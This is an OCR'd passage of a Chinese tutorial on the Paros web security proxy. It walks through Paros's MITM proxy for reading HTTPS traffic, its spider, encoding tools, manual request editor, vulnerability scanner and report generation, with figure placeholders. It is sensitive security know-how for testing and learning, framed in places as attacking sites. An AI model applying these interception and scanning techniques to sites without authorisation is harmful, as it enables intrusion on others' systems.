
四、MITM（Man-in-the-middle）Proxy

中间人代理是 Paros 最有特色的功能了，在攻击 HTTP 时该功能还不是很明显，因为普通的嗅探器、抓包工具都可以捕获 HTTP 的内容，但是对 HTTPS 的攻击就不一样了，使用普通的抓包工具捕获到的 HTTPS 包都是乱码（图 8），因为 HTTPS 使用了 SSL 或 TLS 的加密。面对加密的内容我们就无法进行下一步的分析了，这时 Paros 的 MITM（Man-in-the-middle）Proxy 就派上用场了。

经过使用 Paros 的 MITM（Man-in-the-middle）Proxy，就算目标网站使用了 HTTPS，我们也能很明了地看到 Request（图 9）和 Response（图 10）的内容。


图 8


图 9


图 10

五、Spider 蜘蛛

Spider 功能就是爬行了，单击 Analyse 菜单里面的 spider，接着单击“start”按钮就开始爬行了（图 11），这项功能可以帮助我们快速的理清网站的目录结构。Paros 会把 during crawl 和 out of crawl scope 的 URI 分开来（图 12）。

六、Encode/Hash

在 tools 菜单里面有一个小工具是 Encode/Hash，就是可以做URL 加密解密、Base64 加密解密、求SHA1 Hash、求MD5 Hash 等功能的工具（图 13）。

七、Manual Request Editor

我们可以利用 Manual Request Editor 手动请求编辑器来发各种 HTTP 包，包括 get、post、put、head，等，在 request（图 14）里面定义我们要发的内容，单击右下角的“Send”按钮发送，就可以在 response（图 15）里面看到网站返回的信息了。





图 11


图 12





图 13


图 14




图 15

八、Scanner 扫描器

单击 Analyse 里面的 scan all 是扫描 Sites 框里面的所有网站，scan 是扫描在 Sites 框里面选中的网站。Scan Policy 是扫描规则。Paros 的扫描规则分为了 Information Gathering（信息收集）、Client Browser（客户端浏览器）、Server Security（服务器安全）、Miscellenous（其他类型）、Injection（注入）共五大类（图 16）。




图 16

在下面的 Alerts 框里面可以看到扫描的结果，在右上框里面有 raw view（原视图）和 tabular view（表格视图）两种视图（图 17）。

九、查看报告

若想查看报告，就单击 Report 菜单里面的 Last Scan Report，Paros 可以生成 HTML 格式的报告（图 18），报告中包括 Description（漏洞描述）、URL（漏洞地址）、Parameter（漏洞参数）、Solution（修复方法）、Reference（参考信息），等（图 19）。

